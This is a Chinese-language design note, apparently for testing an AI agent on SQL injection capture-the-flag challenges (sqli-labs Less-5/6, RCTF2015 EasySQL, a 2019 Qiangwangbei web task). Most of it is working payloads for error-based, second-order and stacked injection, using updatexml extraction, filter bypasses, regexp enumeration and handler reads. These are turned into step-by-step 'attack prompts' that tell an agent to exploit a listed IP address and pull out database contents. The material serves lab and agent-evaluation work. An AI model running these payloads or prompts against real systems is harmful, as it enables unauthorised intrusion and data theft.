

攻击测试

低级难度 xss-labs 5, 6

没有回显，只能从报错注入，布尔注入，延时注入三种方法去选

这里从报错注入入手。

按照正常注入流程进行，跟前几关相比，主要是少了回显。第六关跟第五关只是闭合的方式不同，其他完全一致。

最好是能把数据库里的数据改一个比较独特的，这样可以给agent一个明确的目标，要不sqlab只是考察一下你能否注入成功，但没有像flag{}那样的最终目标。

攻击prompt

1.Url is <http://43.136.237.143:40030/Less-5/>, visit the url + '/? id='+1 ' , url+ '/? id='+1' "and url+ '/? id='+1' " to see which page response contains the error field, set the corresponding concatenation field as pre for this time.

//url为<http://43.136.237.143:40030/Less-5/>, 分别访问url+ '/?id='+1 ' , url+ '/?id='+1' '以及url+ '/? id='+1' " ,查看哪一个页面响应包含error字段，将该次对应的拼接字段设为pre。如果是第一个，网页为数字型；如果是第二个，网页为单引号字符型；如果是第三个，网页为双引号字符型。

2.Visit pre+'union select updatexml(1,concat(0x7e,(select @@version),0x7e),1); --+' to collect database version information

//访问pre+'union select updatexml(1,concat(0x7e,(select @@version),0x7e),1); --+',收集数据库版本信息

3.Replace select @@version with another sql query, For example, concat(0x3a, (select(group_concat(table_name))from(information_schema.tables)where(table_schema=databas e()))), collect table names

//将select @@version替换成其他sql查询语句，例如concat(0x3a, (select(group_concat(table_name))from(information_schema.tables)where(table_schema=databas e()))), 收集表名

4.After the table name is found, imitate the following statement,

```
username=mochu7"or(updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name='flag'))),1))#
```

Replace the table name after table_name= and query it. Query the contents of all tables one by one.

//查询到表名后，模仿以下语句，

```
username=mochu7"or(updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name='flag'))),1))#
```

将表名替换到table_name=的后面并进行查询。依次查询所有表下的内容。

中级难度 3.RCTF2015 EASYSQL

需使用bp进行fuzz测试，所以需要集成bp工具

注册时进行fuzz测试，发现username和email中存在过滤，这里题解中说的or我测了一下没被过滤，过滤的有@，and，mid，space（空格），left等等。

使用'mochu7'注册登录之后，在修改密码的时候出现报错提示，可以使用报错注入

← → ↺ ▲ 不安全 | 43.136.237.143:40023/changepwd.php

oldpass:

newpass:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''mochu7''' and pwd='202cb962ac59075b964b07152d234b70' at line 1

这里有两个问题，一个是需要agent判断出这里是二次注入会有难度，因为一般是直接通过这次请求的回复判断是否出现注入，但二次注入不行，这中间的逻辑关系不太好写，第二个是需要agent根据报错信息猜测原本的sql库的查询语句，这一点不难，不过感觉需要给agent单独一步这样的任务。

猜测sql执行语句

```
select * from user where username=" 'mochu7" " and password='
202cb962ac59075b964b07152d234b70 '
```

构造payload，需要用括号代替原来的空格

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(table_name))from(information_schema.tables)where(table_sche
ma=database()))),1))#
```

查询表名，存在article，flag，users表

接着查询表下属的所有内容

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table_na
me='flag'))),1))#
```

需要一个特殊的反馈，最好是能修改一下数据库里的信息，把flag改成一个更独一无二的，要么就是用'flag{}'做一个辨别。因为这题里的flag就不在flag表里，而是在users表，因此需要检索所有表下的内容。

构造payload

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table_na
me='users')&&(column_name)regexp('^r'))),1))#
```

这一块的正则表达式可以让agent遍历可能开头的字母，'abcdefghijklmnopqrstuvwxyz1234567890'

构造payload，查询real_flag_1s_here下开头的字段

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp
('^f'))),1))#
```

因为输出长度限制原因，还需要使用reverse()函数把flag逆序出来

```
username=mochu7"or(updatexml(1,concat(0x3a,reverse((select(group_concat(real_fla
g_1s_here))from(users)where(real_flag_1s_here)regexp('^f')))),1))#
```

攻击prompt

总结以上的攻击流程，转化成prompt

1.Access the url:<http://43.136.237.143:40023/>, first of all, check that there are several pages that can be jumped under the address, and visit them separately

//访问url: 43.136.237.143:40023, 首先查看该地址下有几个可以跳转的网页，并分别进行访问

2.如果出现register类似的网页，优先访问并查看源代码，该网页下有哪些可以提交的参数，并以参数1=

n+1.Use bp for fuzz testing , use || instead if or is filtered, and if whitespace is filtered, look up the table name like the following statement:username=mochu7"or(updatexml(1,concat(0x3a, (select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1))#

//使用bp进行fuzz测试（这里需要集成bp工具），如果or被过滤则使用||代替，如果空格被过滤，模仿以下语句查询表名。

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(table_name))from(information_schema.tables)where(table_sche
ma=database()))),1))#
```

n+2.After the table name is found, imitate the following statement,

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table
_name='flag'))),1))#
```

Replace the table name after table_name= and query it. You need to query the contents of all tables. If flag is displayed, the name of the table to which the contents belong is returned.

//查询到表名后，模仿以下语句，

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table_n
ame='flag'))),1))#
```

将表名替换到table_name=的后面并进行查询。需要查询所有表下的内容，只要有出现flag，则返回该内容所属的表名。

n+3.Imitate the following statement,

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table
_name='users')&&(column_name)regexp('^r'))),1))#
```

Replace the table name as the table with the flag just appeared, the `r` can be changed to any one of 'abcdefghijklmnopqrstuvwxyz1234567890'. Based on the first character at the beginning of the full field of flag that just appeared. Go through it if you're not sure. If `flag{}` is displayed, the attack succeeds, and `flag{}` and its contents are printed.

//模仿以下语句,

```
username=mochu7"or(updatexml(1,concat(0x3a,
(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')&&(column_name)regexp('^r'))),1))#
```

`table_name`后改为刚才出现flag内容的表名, `regexp`里的`r`可改为'abcdefghijklmnopqrstuvwxyz1234567890'中的任何一个。根据刚才出现flag的完整字段开头第一个字符决定。如果不确定就遍历一遍。如果出现`flag{}`, 说明攻击成功, 并且把`flag{}`及包含的内容打印出来。


高级难度 3.2019 强网杯 Web 随便注

首先测试`1' or 1=1 #`, 初步判断存在sql注入, 且为单引号字符型注入

然后是尝试测试最大字段数

```
1' order by 1 #
```

这里在测到3的时候出现报错



姿势:

error 1054 : Unknown column '3' in 'order clause'

接着尝试union注入, 发现回显了一些被过滤的关键字

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

因为`select`和`where`被过滤, 所以报错注入以及联合注入都不能用, 所以可以选择堆叠注入。就是通过;
号来注入多条sql语句。

```
爆数据库: 0'; show databases; #
爆表名: 0'; show tables; #
爆words表: 0'; show columns from words; #
爆1919810931114514表: 0';show columns from `1919810931114514`; # 表名为数字的时候, 需要使用反引号包起来。
```

但`show`命令无法看到表中的具体内容, 因此虽然在爆1919810931114514表的时候已经看到了flag字样, 但我们看不见具体内容, 因此采用另一种命令, `handler`

```
0';handler `1919810931114514` open;handler `1919810931114514` read first; #
```

可以得到flag信息

攻击prompt

1. Visit the URL <http://43.136.237.143:40012/> and set it to url. Look at the page source for the name of the submittable parameter and set it to para.

//访问网址easy_sql/，并将其设为url。查看当前页面源代码中可提交参数名称，设为para。

2. Visit url+'/?'+para+'=' , url+'/?'+para+'=' , and url+'/?'+para+'=' , see which response contains an error, and set the concatenation field to pre. If it's the first, the web is a single quote character; if it's the second, it's a number; if it's the third, it's a double quote character.

//分别访问url+'/?'+para+'=' , url+'/?'+para+'='以及url+'/?'+para+'=' ,查看哪一个页面响应包含error字段，将该次对应的拼接字段设为pre。如果是第一个，反馈为单引号字符型；如果是第二个，反馈为数字型；如果是第三个，反馈为双引号字符型。

3. Access pre+'order by 1 #' and increments the number after by until the page feedback contains an Unknown column, then the last digit of this feedback is the maximum number of columns

//访问pre+'order by 1 #'，并将by后的数字递增，直到页面反馈中包含Unknown column，则出现此反馈的上一个数字为最大列数

4. Access pre+'union select 1' to increase the following number up to the maximum number of columns, and note if the page feedback appears to have a regular expression with filter characters, if it does and contains select, union, where, the feedback is that the error injection cannot be used. If not, the error injection is reported as usable

//访问pre+'union select 1'增加后面的数字一直到最大列数，并且注意页面反馈中是否出现有过滤字符的正则表达式，如果出现并且其中包含select, union, where, 则反馈为无法使用报错注入。如果没有，则反馈为可使用报错注入

5. If you can use error injection in the previous step, visit pre+'union select 1,group_concat(table_name) from information_schema.tables where table_schema = 'database()' #' to query the table name, If the previous step was unusable error injection, use pre+'; show tables ; #' Query the table name

//如果上一步为可使用报错注入，则通过pre+'union select 1,group_concat(table_name) from information_schema.tables where table_schema = 'database()' #'查询表名，如果上一步为不可使用报错注入，则使用pre+';show tables ; #'查询表名

6. After the table name is found, run pre+'; handler table name open; handler table name read first; #' , enter each table name into the query, if there is a page response containing flag{, the attack is successful, and the content contained in the page response flag{ is printed out.

//查询到表名之后，通过pre+';handler 表名 open;handler 表名 read first; #'，将每个表名代入查询，如果出现有包含flag{字样的页面响应，反馈为成功，并且将该页面响应中flag{包含的内容打印出来。